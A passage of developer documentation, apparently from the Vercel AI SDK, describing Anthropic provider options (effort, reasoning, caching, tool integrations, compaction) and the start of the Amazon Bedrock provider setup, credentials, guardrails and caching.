disableParallelToolUsebooleanOptional. Disables the use of parallel tool calls. Defaults to
false.When set to
true, the model will only call one tool at a time instead of potentially calling multiple tools in parallel. -
sendReasoningbooleanOptional. Include reasoning content in requests sent to the model. Defaults to
true.If you are experiencing issues with the model handling requests involving reasoning content, you can set this to
falseto omit them from the request. -
effort"low" | "medium" | "high" | "xhigh" | "max"Optional. See Effort section for more details.
-
taskBudgetobjectOptional. See Task Budgets section for more details.
-
speed"fast" | "standard"Optional. See Fast Mode section for more details.
-
inferenceGeo"us" | "global"Optional. See Data Residency section for more details.
-
thinkingobjectOptional. See Reasoning section for more details.
-
effort"high" | "medium" | "low"Optional. See Effort section for more details.
-
toolStreamingbooleanWhether to enable tool streaming (and structured output streaming). Default to
true. -
structuredOutputMode"outputFormat" | "jsonTool" | "auto"Determines how structured outputs are generated. Optional.
"outputFormat": Use theoutput_formatparameter to specify the structured output format."jsonTool": Use a special"json"tool to specify the structured output format (default)."auto": Use"outputFormat"when supported, otherwise fall back to"jsonTool".
-
metadataobjectOptional. Metadata to include with the request. See the Anthropic API documentation for details.
userIdstring - An external identifier for the end-user. Should be a UUID, hash, or other opaque identifier. Must not contain PII.
Structured Outputs and Tool Input Streaming
By default, the Anthropic API returns streaming tool calls and structured outputs all at once after a delay. To enable incremental streaming of tool inputs (when using streamText with tools) and structured outputs (when using streamObject), you need to set the anthropic-beta header to fine-grained-tool-streaming-2025-05-14.
For structured outputs with streamObject
import { anthropic } from '@ai-sdk/anthropic';
import { streamObject } from 'ai';
import { z } from 'zod';
const result = streamObject({
model: anthropic('claude-sonnet-4-20250514'),
schema: z.object({
characters: z.array(
z.object({
name: z.string(),
class: z.string(),
description: z.string(),
}),
),
}),
prompt: 'Generate 3 character descriptions for a fantasy role playing game.',
headers: {
'anthropic-beta': 'fine-grained-tool-streaming-2025-05-14',
},
});
for await (const partialObject of result.partialObjectStream) {
console.log(partialObject);
}
For tool input streaming with streamText
import { anthropic } from '@ai-sdk/anthropic';
import { streamText, tool } from 'ai';
import { z } from 'zod';
const result = streamText({
model: anthropic('claude-sonnet-4-20250514'),
tools: {
writeFile: tool({
description: 'Write content to a file',
inputSchema: z.object({
path: z.string(),
content: z.string(),
}),
execute: async ({ path, content }) => {
// Implementation
return { success: true };
},
}),
},
prompt: 'Write a short story to story.txt',
headers: {
'anthropic-beta': 'fine-grained-tool-streaming-2025-05-14',
},
});
Without this header, tool inputs and structured outputs may arrive all at once after a delay instead of streaming incrementally.
Effort
Anthropic introduced an effort option with claude-opus-4-5 that affects thinking, text responses, and function calls. Effort defaults to high and you can set it to medium or low to save tokens and to lower time-to-last-token latency (TTLT). claude-opus-4-7 additionally supports xhigh for maximum reasoning effort.
import { anthropic, AnthropicProviderOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text, usage } = await generateText({
model: anthropic('claude-opus-4-20250514'),
prompt: 'How many people will live in the world in 2040?',
providerOptions: {
anthropic: {
effort: 'low',
} satisfies AnthropicProviderOptions,
},
});
console.log(text); // resulting text
console.log(usage); // token usage
Fast Mode
Anthropic supports a speed option for claude-opus-4-6 that enables faster inference with approximately 2.5x faster output token speeds.
import { anthropic, AnthropicProviderOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text } = await generateText({
model: anthropic('claude-opus-4-6'),
prompt: 'Write a short poem about the sea.',
providerOptions: {
anthropic: {
speed: 'fast',
} satisfies AnthropicProviderOptions,
},
});
The speed option accepts 'fast' or 'standard' (default behavior).
Data Residency
Anthropic supports an inferenceGeo option that controls where model inference runs for a request.
import { anthropic, AnthropicProviderOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text } = await generateText({
model: anthropic('claude-opus-4-6'),
prompt: 'Summarize the key points of this document.',
providerOptions: {
anthropic: {
inferenceGeo: 'us',
} satisfies AnthropicProviderOptions,
},
});
The inferenceGeo option accepts 'us' (US-only infrastructure) or 'global' (default, any available geography).
Task Budgets
claude-opus-4-7 supports a taskBudget option that informs the model of the total token budget available for an agentic turn. The model uses this information to prioritize work, plan ahead, and wind down gracefully as the budget is consumed.
Task budgets are advisory — they do not enforce a hard token limit. The model will attempt to stay within budget, but actual usage may vary.
import { anthropic, AnthropicProviderOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text } = await generateText({
model: anthropic('claude-opus-4-7'),
prompt: 'Research the pros and cons of Rust vs Go for building CLI tools.',
providerOptions: {
anthropic: {
taskBudget: {
type: 'tokens',
total: 400000,
},
} satisfies AnthropicProviderOptions,
},
});
For long-running agents that compact and restart context, you can carry the remaining budget forward using the remaining field:
taskBudget: {
type: 'tokens',
total: 400000,
remaining: 215000, // budget left after prior compacted-away contexts
}
The taskBudget object accepts:
type"tokens" - Budget type. Currently only"tokens"is supported.totalnumber - Total task budget for the agentic turn. Minimum 20,000.remainingnumber - Budget left after prior compacted-away contexts. Must be between 0 andtotal. Defaults tototalif omitted.
Reasoning
Anthropic has reasoning support for claude-opus-4-20250514, claude-sonnet-4-20250514, and claude-3-7-sonnet-20250219 models.
You can enable it using the thinking provider option
and specifying a thinking budget in tokens.
import { anthropic, AnthropicProviderOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text, reasoningText, reasoning } = await generateText({
model: anthropic('claude-opus-4-6'),
prompt: 'How many people will live in the world in 2040?',
providerOptions: {
anthropic: {
thinking: { type: 'adaptive' },
} satisfies AnthropicProviderOptions,
},
});
console.log(reasoningText); // reasoning text
console.log(reasoning); // reasoning details including redacted reasoning
console.log(text); // text response
You can combine adaptive thinking with the effort option to control how much reasoning Claude uses:
const { text } = await generateText({
model: anthropic('claude-opus-4-6'),
prompt: 'Invent a new holiday and describe its traditions.',
providerOptions: {
anthropic: {
thinking: { type: 'adaptive' },
effort: 'max', // 'low' | 'medium' | 'high' | 'xhigh' | 'max'
} satisfies AnthropicProviderOptions,
},
});
Thinking Display (Opus 4.7+)
Starting with claude-opus-4-7, thinking content is omitted from the response by default — thinking blocks are present in the stream but their text is empty. To receive reasoning output, set display: 'summarized':
const { text, reasoningText } = await generateText({
model: anthropic('claude-opus-4-7'),
providerOptions: {
anthropic: {
thinking: { type: 'adaptive', display: 'summarized' },
} satisfies AnthropicProviderOptions,
},
prompt: 'How many people will live in the world in 2040?',
});
console.log(reasoningText); // reasoning text (empty without display: 'summarized')
console.log(text);
Budget-Based Thinking
For earlier models (claude-opus-4-20250514, claude-sonnet-4-20250514, claude-sonnet-4-5-20250929),
use type: 'enabled' with an explicit token budget:
import { anthropic, AnthropicProviderOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text, reasoningText, reasoning } = await generateText({
model: anthropic('claude-sonnet-4-5-20250929'),
prompt: 'How many people will live in the world in 2040?',
providerOptions: {
anthropic: {
thinking: { type: 'enabled', budgetTokens: 12000 },
} satisfies AnthropicProviderOptions,
},
});
console.log(reasoningText); // reasoning text
console.log(reasoning); // reasoning details including redacted reasoning
console.log(text); // text response
See AI SDK UI: Chatbot for more details on how to integrate reasoning into your chatbot.
Cache Control
In the messages and message parts, you can use the providerOptions property to set cache control breakpoints.
You need to set the anthropic property in the providerOptions object to { cacheControl: { type: 'ephemeral' } } to set a cache control breakpoint.
The cache creation input tokens are then returned in the providerMetadata object
for generateText and generateObject, again under the anthropic property.
When you use streamText or streamObject, the response contains a promise
that resolves to the metadata. Alternatively you can receive it in the
onFinish callback.
import { anthropic } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const errorMessage = '... long error message ...';
const result = await generateText({
model: anthropic('claude-3-5-sonnet-20240620'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'You are a JavaScript expert.' },
{
type: 'text',
text: `Error message: ${errorMessage}`,
providerOptions: {
anthropic: { cacheControl: { type: 'ephemeral' } },
},
},
{ type: 'text', text: 'Explain the error message.' },
],
},
],
});
console.log(result.text);
console.log(result.providerMetadata?.anthropic);
// e.g. { cacheCreationInputTokens: 2118 }
You can also use cache control on system messages by providing multiple system messages at the head of your messages array:
const result = await generateText({
model: anthropic('claude-3-5-sonnet-20240620'),
messages: [
{
role: 'system',
content: 'Cached system message part',
providerOptions: {
anthropic: { cacheControl: { type: 'ephemeral' } },
},
},
{
role: 'system',
content: 'Uncached system message part',
},
{
role: 'user',
content: 'User prompt',
},
],
});
Cache control for tools:
const result = await generateText({
model: anthropic('claude-3-5-haiku-latest'),
tools: {
cityAttractions: tool({
inputSchema: z.object({ city: z.string() }),
providerOptions: {
anthropic: {
cacheControl: { type: 'ephemeral' },
},
},
}),
},
messages: [
{
role: 'user',
content: 'User prompt',
},
],
});
Longer cache TTL
Anthropic also supports a longer 1-hour cache duration.
Here's an example:
const result = await generateText({
model: anthropic('claude-3-5-haiku-latest'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'Long cached message',
providerOptions: {
anthropic: {
cacheControl: { type: 'ephemeral', ttl: '1h' },
},
},
},
],
},
],
});
Limitations
The minimum cacheable prompt length is:
- 1024 tokens for Claude 3.7 Sonnet, Claude 3.5 Sonnet and Claude 3 Opus
- 2048 tokens for Claude 3.5 Haiku and Claude 3 Haiku
Shorter prompts cannot be cached, even if marked with cacheControl. Any requests to cache fewer than this number of tokens will be processed without caching.
For more on prompt caching with Anthropic, see Anthropic's Cache Control documentation.
Bash Tool
The Bash Tool allows running bash commands. Here's how to create and use it:
const bashTool = anthropic.tools.bash_20241022({
execute: async ({ command, restart }) => {
// Implement your bash command execution logic here
// Return the result of the command execution
},
});
Parameters:
command(string): The bash command to run. Required unless the tool is being restarted.restart(boolean, optional): Specifying true will restart this tool.
Memory Tool
The Memory Tool allows Claude to use a local memory, e.g. in the filesystem. Here's how to create it:
const memory = anthropic.tools.memory_20250818({
execute: async action => {
// Implement your memory command execution logic here
// Return the result of the command execution
},
});
Text Editor Tool
The Text Editor Tool provides functionality for viewing and editing text files.
const tools = {
// tool name must be str_replace_based_edit_tool
str_replace_based_edit_tool: anthropic.tools.textEditor_20250728({
maxCharacters: 10000, // optional
async execute({ command, path, old_str, new_str }) {
// ...
},
}),
} satisfies ToolSet;
Parameters:
command('view' | 'create' | 'str_replace' | 'insert' | 'undo_edit'): The command to run. Note:undo_editis only available in Claude 3.5 Sonnet and earlier models.path(string): Absolute path to file or directory, e.g./repo/file.pyor/repo.file_text(string, optional): Required forcreatecommand, with the content of the file to be created.insert_line(number, optional): Required forinsertcommand. The line number after which to insert the new string.new_str(string, optional): New string forstr_replaceorinsertcommands.old_str(string, optional): Required forstr_replacecommand, containing the string to replace.view_range(number[], optional): Optional forviewcommand to specify line range to show.
Computer Tool
The Computer Tool enables control of keyboard and mouse actions on a computer:
const computerTool = anthropic.tools.computer_20241022({
displayWidthPx: 1920,
displayHeightPx: 1080,
displayNumber: 0, // Optional, for X11 environments
execute: async ({ action, coordinate, text }) => {
// Implement your computer control logic here
// Return the result of the action
// Example code:
switch (action) {
case 'screenshot': {
// multipart result:
return {
type: 'image',
data: fs
.readFileSync('./data/screenshot-editor.png')
.toString('base64'),
};
}
default: {
console.log('Action:', action);
console.log('Coordinate:', coordinate);
console.log('Text:', text);
return `executed ${action}`;
}
}
},
// map to tool result content for LLM consumption:
toModelOutput(result) {
return typeof result === 'string'
? [{ type: 'text', text: result }]
: [{ type: 'image', data: result.data, mediaType: 'image/png' }];
},
});
Parameters:
action('key' | 'type' | 'mouse_move' | 'left_click' | 'left_click_drag' | 'right_click' | 'middle_click' | 'double_click' | 'screenshot' | 'cursor_position'): The action to perform.coordinate(number[], optional): Required formouse_moveandleft_click_dragactions. Specifies the (x, y) coordinates.text(string, optional): Required fortypeandkeyactions.
These tools can be used in conjunction with the sonnet-3-5-sonnet-20240620 model to enable more complex interactions and tasks.
Web Search Tool
Anthropic provides a provider-defined web search tool that gives Claude direct access to real-time web content, allowing it to answer questions with up-to-date information beyond its knowledge cutoff.
You can enable web search using the provider-defined web search tool:
import { anthropic } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const webSearchTool = anthropic.tools.webSearch_20250305({
maxUses: 5,
});
const result = await generateText({
model: anthropic('claude-opus-4-20250514'),
prompt: 'What are the latest developments in AI?',
tools: {
web_search: webSearchTool,
},
});
Configuration Options
The web search tool supports several configuration options:
-
maxUses number
Maximum number of web searches Claude can perform during the conversation.
-
allowedDomains string[]
Optional list of domains that Claude is allowed to search. If provided, searches will be restricted to these domains.
-
blockedDomains string[]
Optional list of domains that Claude should avoid when searching.
-
userLocation object
Optional user location information to provide geographically relevant search results.
const webSearchTool = anthropic.tools.webSearch_20250305({
maxUses: 3,
allowedDomains: ['techcrunch.com', 'wired.com'],
blockedDomains: ['example-spam-site.com'],
userLocation: {
type: 'approximate',
country: 'US',
region: 'California',
city: 'San Francisco',
timezone: 'America/Los_Angeles',
},
});
const result = await generateText({
model: anthropic('claude-opus-4-20250514'),
prompt: 'Find local news about technology',
tools: {
web_search: webSearchTool,
},
});
Web Fetch Tool
Anthropic provides a provider-defined web fetch tool that allows Claude to retrieve content from specific URLs. This is useful when you want Claude to analyze or reference content from a particular webpage or document.
You can enable web fetch using the provider-defined web fetch tool:
import { anthropic } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const result = await generateText({
model: anthropic('claude-sonnet-4-0'),
prompt:
'What is this page about? https://en.wikipedia.org/wiki/Maglemosian_culture',
tools: {
web_fetch: anthropic.tools.webFetch_20250910({ maxUses: 1 }),
},
});
Configuration Options
The web fetch tool supports several configuration options:
-
maxUses number
The maxUses parameter limits the number of web fetches performed.
-
allowedDomains string[]
Only fetch from these domains.
-
blockedDomains string[]
Never fetch from these domains.
-
citations object
Unlike web search where citations are always enabled, citations are optional for web fetch. Set
"citations": {"enabled": true}to enable Claude to cite specific passages from fetched documents. -
maxContentTokens number
The maxContentTokens parameter limits the amount of content that will be included in the context.
Error Handling
Web search errors are handled differently depending on whether you're using streaming or non-streaming:
Non-streaming (generateText, generateObject):
Web search errors throw exceptions that you can catch:
try {
const result = await generateText({
model: anthropic('claude-opus-4-20250514'),
prompt: 'Search for something',
tools: {
web_search: webSearchTool,
},
});
} catch (error) {
if (error.message.includes('Web search failed')) {
console.log('Search error:', error.message);
// Handle search error appropriately
}
}
Streaming (streamText, streamObject):
Web search errors are delivered as error parts in the stream:
const result = await streamText({
model: anthropic('claude-opus-4-20250514'),
prompt: 'Search for something',
tools: {
web_search: webSearchTool,
},
});
for await (const part of result.textStream) {
if (part.type === 'error') {
console.log('Search error:', part.error);
// Handle search error appropriately
}
}
Code Execution
Anthropic provides a provider-defined code execution tool that gives Claude direct access to a real Python environment allowing it to execute code to inform its responses.
You can enable code execution using the provider-defined code execution tool:
import { anthropic } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const codeExecutionTool = anthropic.tools.codeExecution_20260120();
const result = await generateText({
model: anthropic('claude-opus-4-20250514'),
prompt:
'Calculate the mean and standard deviation of [1, 2, 3, 4, 5, 6, 7, 8, 9, 10]',
tools: {
code_execution: codeExecutionTool,
},
});
Error Handling
Code execution errors are handled differently depending on whether you're using streaming or non-streaming:
Non-streaming (generateText, generateObject):
Code execution errors are delivered as tool result parts in the response:
const result = await generateText({
model: anthropic('claude-opus-4-20250514'),
prompt: 'Execute some Python script',
tools: {
code_execution: codeExecutionTool,
},
});
const toolErrors = result.content?.filter(
content => content.type === 'tool-error',
);
toolErrors?.forEach(error => {
console.error('Tool execution error:', {
toolName: error.toolName,
toolCallId: error.toolCallId,
error: error.error,
});
});
Streaming (streamText, streamObject):
Code execution errors are delivered as error parts in the stream:
const result = await streamText({
model: anthropic('claude-opus-4-20250514'),
prompt: 'Execute some Python script',
tools: {
code_execution: codeExecutionTool,
},
});
for await (const part of result.textStream) {
if (part.type === 'error') {
console.log('Code execution error:', part.error);
// Handle code execution error appropriately
}
}
Agent Skills
Anthropic Agent Skills enable Claude to perform specialized tasks like document processing (PPTX, DOCX, PDF, XLSX) and data analysis. Skills run in a sandboxed container and require the code execution tool to be enabled.
Using Built-in Skills
Anthropic provides several built-in skills:
- pptx - Create and edit PowerPoint presentations
- docx - Create and edit Word documents
- pdf - Process and analyze PDF files
- xlsx - Work with Excel spreadsheets
To use skills, you need to:
- Enable the code execution tool
- Specify the container with skills in
providerOptions
import { anthropic, AnthropicProviderOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const result = await generateText({
model: anthropic('claude-sonnet-4-5'),
tools: {
code_execution: anthropic.tools.codeExecution_20260120(),
},
prompt: 'Create a presentation about renewable energy with 5 slides',
providerOptions: {
anthropic: {
container: {
skills: [
{
type: 'anthropic',
skillId: 'pptx',
version: 'latest', // optional
},
],
},
} satisfies AnthropicProviderOptions,
},
});
Custom Skills
You can also use custom skills by specifying type: 'custom':
const result = await generateText({
model: anthropic('claude-sonnet-4-5'),
tools: {
code_execution: anthropic.tools.codeExecution_20260120(),
},
prompt: 'Use my custom skill to process this data',
providerOptions: {
anthropic: {
container: {
skills: [
{
type: 'custom',
skillId: 'my-custom-skill-id',
version: '1.0', // optional
},
],
},
} satisfies AnthropicProviderOptions,
},
});
Compaction
The compact_20260112 edit type automatically summarizes earlier conversation context when token limits are reached. This is useful for long-running conversations where you want to preserve the essence of earlier exchanges while staying within token limits.
import { anthropic, AnthropicProviderOptions } from '@ai-sdk/anthropic';
import { streamText } from 'ai';
const result = streamText({
model: anthropic('claude-opus-4-6'),
messages: conversationHistory,
providerOptions: {
anthropic: {
contextManagement: {
edits: [
{
type: 'compact_20260112',
trigger: {
type: 'input_tokens',
value: 50000, // trigger compaction when input exceeds 50k tokens
},
instructions:
'Summarize the conversation concisely, preserving key decisions and context.',
pauseAfterCompaction: false,
},
],
},
} satisfies AnthropicProviderOptions,
},
});
Configuration:
- trigger - Condition that triggers compaction (e.g.,
{ type: 'input_tokens', value: 50000 }) - instructions - Custom instructions for how the model should summarize the conversation. Use this to guide the compaction summary towards specific aspects of the conversation you want to preserve.
- pauseAfterCompaction - When
true, the model will pause after generating the compaction summary, allowing you to inspect or process it before continuing. Defaults tofalse.
When compaction occurs, the model generates a summary of the earlier context. This summary appears as a text block with special provider metadata.
Detecting Compaction in Streams
When using streamText, you can detect compaction summaries by checking the providerMetadata on text-start events:
for await (const part of result.fullStream) {
switch (part.type) {
case 'text-start': {
const isCompaction =
part.providerMetadata?.anthropic?.type === 'compaction';
if (isCompaction) {
console.log('[COMPACTION SUMMARY START]');
}
break;
}
case 'text-delta': {
process.stdout.write(part.text);
break;
}
}
}
Compaction in UI Applications
When using useChat or other UI hooks, compaction summaries appear as regular text parts with providerMetadata. You can style them differently in your UI:
{
message.parts.map((part, index) => {
if (part.type === 'text') {
const isCompaction =
(part.providerMetadata?.anthropic as { type?: string } | undefined)
?.type === 'compaction';
if (isCompaction) {
return (
<div
key={index}
className="bg-yellow-100 border-l-4 border-yellow-500 p-2"
>
<span className="font-bold">[Compaction Summary]</span>
<div>{part.text}</div>
</div>
);
}
return <div key={index}>{part.text}</div>;
}
});
}
PDF support
Anthropic Sonnet claude-3-5-sonnet-20241022 supports reading PDF files.
You can pass PDF files as part of the message content using the file type:
Option 1: URL-based PDF document
const result = await generateText({
model: anthropic('claude-3-5-sonnet-20241022'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model according to this document?',
},
{
type: 'file',
data: new URL(
'https://github.com/vercel/ai/blob/main/examples/ai-core/data/ai.pdf?raw=true',
),
mimeType: 'application/pdf',
},
],
},
],
});
Option 2: Base64-encoded PDF document
const result = await generateText({
model: anthropic('claude-3-5-sonnet-20241022'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model according to this document?',
},
{
type: 'file',
data: fs.readFileSync('./data/ai.pdf'),
mediaType: 'application/pdf',
},
],
},
],
});
The model will have access to the contents of the PDF file and
respond to questions about it.
The PDF file should be passed using the data field,
and the mediaType should be set to 'application/pdf'.
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Computer Use | Web Search | Tool Search | Compaction |
|---|---|---|---|---|---|---|---|
claude-opus-4-7 |
|||||||
claude-opus-4-6 |
|||||||
claude-sonnet-4-6 |
|||||||
claude-opus-4-5 |
|||||||
claude-haiku-4-5 |
|||||||
claude-sonnet-4-5 |
|||||||
claude-opus-4-1 |
|||||||
claude-opus-4-0 |
|||||||
claude-sonnet-4-0 |
|||||||
claude-3-7-sonnet-latest |
|||||||
claude-3-5-haiku-latest |
title: Amazon Bedrock description: Learn how to use the Amazon Bedrock provider.
Amazon Bedrock Provider
The Amazon Bedrock provider for the AI SDK contains language model support for the Amazon Bedrock APIs.
Setup
The Bedrock provider is available in the @ai-sdk/amazon-bedrock module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Prerequisites
Access to Amazon Bedrock foundation models isn't granted by default. In order to gain access to a foundation model, an IAM user with sufficient permissions needs to request access to it through the console. Once access is provided to a model, it is available for all users in the account.
See the Model Access Docs for more information.
Authentication
Using IAM Access Key and Secret Key
Step 1: Creating AWS Access Key and Secret Key
To get started, you'll need to create an AWS access key and secret key. Here's how:
Login to AWS Management Console
- Go to the AWS Management Console and log in with your AWS account credentials.
Create an IAM User
- Navigate to the IAM dashboard and click on "Users" in the left-hand navigation menu.
- Click on "Create user" and fill in the required details to create a new IAM user.
- Make sure to select "Programmatic access" as the access type.
- The user account needs the
AmazonBedrockFullAccesspolicy attached to it.
Create Access Key
- Click on the "Security credentials" tab and then click on "Create access key".
- Click "Create access key" to generate a new access key pair.
- Download the
.csvfile containing the access key ID and secret access key.
Step 2: Configuring the Access Key and Secret Key
Within your project add a .env file if you don't already have one. This file will be used to set the access key and secret key as environment variables. Add the following lines to the .env file:
AWS_ACCESS_KEY_ID=YOUR_ACCESS_KEY_ID
AWS_SECRET_ACCESS_KEY=YOUR_SECRET_ACCESS_KEY
AWS_REGION=YOUR_REGION
Remember to replace YOUR_ACCESS_KEY_ID, YOUR_SECRET_ACCESS_KEY, and YOUR_REGION with the actual values from your AWS account.
Using AWS SDK Credentials Chain (instance profiles, instance roles, ECS roles, EKS Service Accounts, etc.)
When using AWS SDK, the SDK will automatically use the credentials chain to determine the credentials to use. This includes instance profiles, instance roles, ECS roles, EKS Service Accounts, etc. A similar behavior is possible using the AI SDK by not specifying the accessKeyId and secretAccessKey, sessionToken properties in the provider settings and instead passing a credentialProvider property.
Usage:
@aws-sdk/credential-providers package provides a set of credential providers that can be used to create a credential provider chain.
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
import { createAmazonBedrock } from '@ai-sdk/amazon-bedrock';
import { fromNodeProviderChain } from '@aws-sdk/credential-providers';
const bedrock = createAmazonBedrock({
region: 'us-east-1',
credentialProvider: fromNodeProviderChain(),
});
Provider Instance
You can import the default provider instance bedrock from @ai-sdk/amazon-bedrock:
import { bedrock } from '@ai-sdk/amazon-bedrock';
If you need a customized setup, you can import createAmazonBedrock from @ai-sdk/amazon-bedrock and create a provider instance with your settings:
import { createAmazonBedrock } from '@ai-sdk/amazon-bedrock';
const bedrock = createAmazonBedrock({
region: 'us-east-1',
accessKeyId: 'xxxxxxxxx',
secretAccessKey: 'xxxxxxxxx',
sessionToken: 'xxxxxxxxx',
});
You can use the following optional settings to customize the Amazon Bedrock provider instance:
-
region string
The AWS region that you want to use for the API calls. It uses the
AWS_REGIONenvironment variable by default. -
accessKeyId string
The AWS access key ID that you want to use for the API calls. It uses the
AWS_ACCESS_KEY_IDenvironment variable by default. -
secretAccessKey string
The AWS secret access key that you want to use for the API calls. It uses the
AWS_SECRET_ACCESS_KEYenvironment variable by default. -
sessionToken string
Optional. The AWS session token that you want to use for the API calls. It uses the
AWS_SESSION_TOKENenvironment variable by default. -
credentialProvider () => Promise<{ accessKeyId: string; secretAccessKey: string; sessionToken?: string; }>
Optional. The AWS credential provider chain that you want to use for the API calls. It uses the specified credentials by default.
Language Models
You can create models that call the Bedrock API using the provider instance.
The first argument is the model id, e.g. meta.llama3-70b-instruct-v1:0.
const model = bedrock('meta.llama3-70b-instruct-v1:0');
Amazon Bedrock models also support some model specific provider options that are not part of the standard call settings.
You can pass them in the providerOptions argument:
const model = bedrock('anthropic.claude-3-sonnet-20240229-v1:0');
await generateText({
model,
providerOptions: {
anthropic: {
additionalModelRequestFields: { top_k: 350 },
},
},
});
Documentation for additional settings based on the selected model can be found within the Amazon Bedrock Inference Parameter Documentation.
You can use Amazon Bedrock language models to generate text with the generateText function:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { generateText } from 'ai';
const { text } = await generateText({
model: bedrock('meta.llama3-70b-instruct-v1:0'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Amazon Bedrock language models can also be used in the streamText function
(see AI SDK Core).
File Inputs
The Amazon Bedrock provider supports file inputs, e.g. PDF files.
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { generateText } from 'ai';
const result = await generateText({
model: bedrock('anthropic.claude-3-haiku-20240307-v1:0'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'Describe the pdf in detail.' },
{
type: 'file',
data: fs.readFileSync('./data/ai.pdf'),
mediaType: 'application/pdf',
},
],
},
],
});
Guardrails
You can use the bedrock provider options to utilize Amazon Bedrock Guardrails:
const result = await generateText({
model: bedrock('anthropic.claude-3-sonnet-20240229-v1:0'),
prompt: 'Write a story about space exploration.',
providerOptions: {
bedrock: {
guardrailConfig: {
guardrailIdentifier: '1abcd2ef34gh',
guardrailVersion: '1',
trace: 'enabled' as const,
streamProcessingMode: 'async',
},
},
},
});
Tracing information will be returned in the provider metadata if you have tracing enabled.
if (result.providerMetadata?.bedrock.trace) {
// ...
}
See the Amazon Bedrock Guardrails documentation for more information.
Citations
Amazon Bedrock supports citations for document-based inputs across compatible models. When enabled:
- Some models can read documents with visual understanding, not just extracting text
- Models can cite specific parts of documents you provide, making it easier to trace information back to its source (Not Supported Yet)
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { generateObject } from 'ai';
import { z } from 'zod';
import fs from 'fs';
const result = await generateObject({
model: bedrock('apac.anthropic.claude-sonnet-4-20250514-v1:0'),
schema: z.object({
summary: z.string().describe('Summary of the PDF document'),
keyPoints: z.array(z.string()).describe('Key points from the PDF'),
}),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'Summarize this PDF and provide key points.',
},
{
type: 'file',
data: fs.readFileSync('./document.pdf'),
mediaType: 'application/pdf',
providerOptions: {
bedrock: {
citations: { enabled: true },
},
},
},
],
},
],
});
console.log('Response:', result.object);
Cache Points
In messages, you can use the providerOptions property to set cache points. Set the bedrock property in the providerOptions object to { cachePoint: { type: 'default' } } to create a cache point.
Cache usage information is returned in the providerMetadata object`. See examples below.
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { generateText } from 'ai';
const cyberpunkAnalysis =
'... literary analysis of cyberpunk themes and concepts ...';
const result = await generateText({
model: bedrock('anthropic.claude-3-5-sonnet-20241022-v2:0'),
messages: [
{
role: 'system',
content: `You are an expert on William Gibson's cyberpunk literature and themes. You have access to the following academic analysis: ${cyberpunkAnalysis}`,
providerOptions: {
bedrock: { cachePoint: { type: 'default' } },
},
},
{
role: 'user',
content:
'What are the key cyberpunk themes that Gibson explores in Neuromancer?',
},
],
});
console.log(result.text);
console.log(result.providerMetadata?.bedrock?.usage);
// Shows cache read/write token usage, e.g.:
// {
// cacheReadInputTokens: 1337,
// cacheWriteInputTokens: 42,
// }
Cache points also work with streaming responses:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { streamText } from 'ai';
const cyberpunkAnalysis =
'... literary analysis of cyberpunk themes and concepts ...';
const result = streamText({
model: bedrock('anthropic.claude-3-5-sonnet-20241022-v2:0'),
messages: [
{
role: 'assistant',
content: [
{ type: 'text', text: 'You are an expert on cyberpunk literature.' },
{ type: 'text', text: `Academic analysis: ${cyberpunkAnalysis}` },
],
providerOptions: { bedrock: { cachePoint: { type: 'default' } } },
},
{
role: 'user',
content:
'How does Gibson explore the relationship between humanity and technology?',
},
],
});
for await (const textPart of result.textStream) {
process.stdout.write(textPart);
}
console.log(
'Cache token usage:',
(await result.providerMetadata)?.bedrock?.usage,
);
// Shows cache read/write token usage, e.g.:
// {
// cacheReadInputTokens: 1337,
// cacheWriteInputTokens: 42,
// }
Reasoning
Amazon Bedrock supports model creator-specific reasoning features:
- Anthropic (e.g.
claude-3-7-sonnet-20250219): enable via thereasoningConfigprovider option and specifying a thinking budget in tokens (minimum:1024, maximum:64000). - Amazon (e.g.
us.amazon.nova-2-lite-v1:0): enable via thereasoningConfigprovider option and specifying a maximum reasoning effort level ('low' | 'medium' | 'high').
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { generateText } from 'ai';
// Anthropic example
const anthropicResult = await generateText({
model: bedrock('us.anthropclaude-3-7-sonnet-20250219-v1:0'),
prompt: 'How many people will live in the world in 2040?',
providerOptions: {
bedrock: {
reasoningConfig: { type: 'enabled', budgetTokens: 1024 },
},
},
});
console.log(anthropicResult.reasoning); // reasoning text
console.log(anthropicResult.text); // text response
// Nova 2 example
const amazonResult = await generateText({
model: bedrock('us.amazon.nova-2-lite-v1:0'),
prompt: 'How many people will live in the world in 2040?',
providerOptions: {
bedrock: {
reasoningConfig: { type: 'enabled', maxReasoningEffort: 'medium' },
},
},
});
console.log(amazonResult.reasoning); // reasoning text
console.log(amazonResult.text); // text response
See AI SDK UI: Chatbot for more details on how to integrate reasoning into your chatbot.
Extended Context Window
Claude Sonnet 4 models on Amazon Bedrock support an extended context window of up to 1 million tokens when using the context-1m-2025-08-07 beta feature.
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { generateText } from 'ai';
const result = await generateText({
model: bedrock('us.anthropic.claude-sonnet-4-20250514-v1:0'),
prompt: 'analyze this large document...',
providerOptions: {
bedrock: {
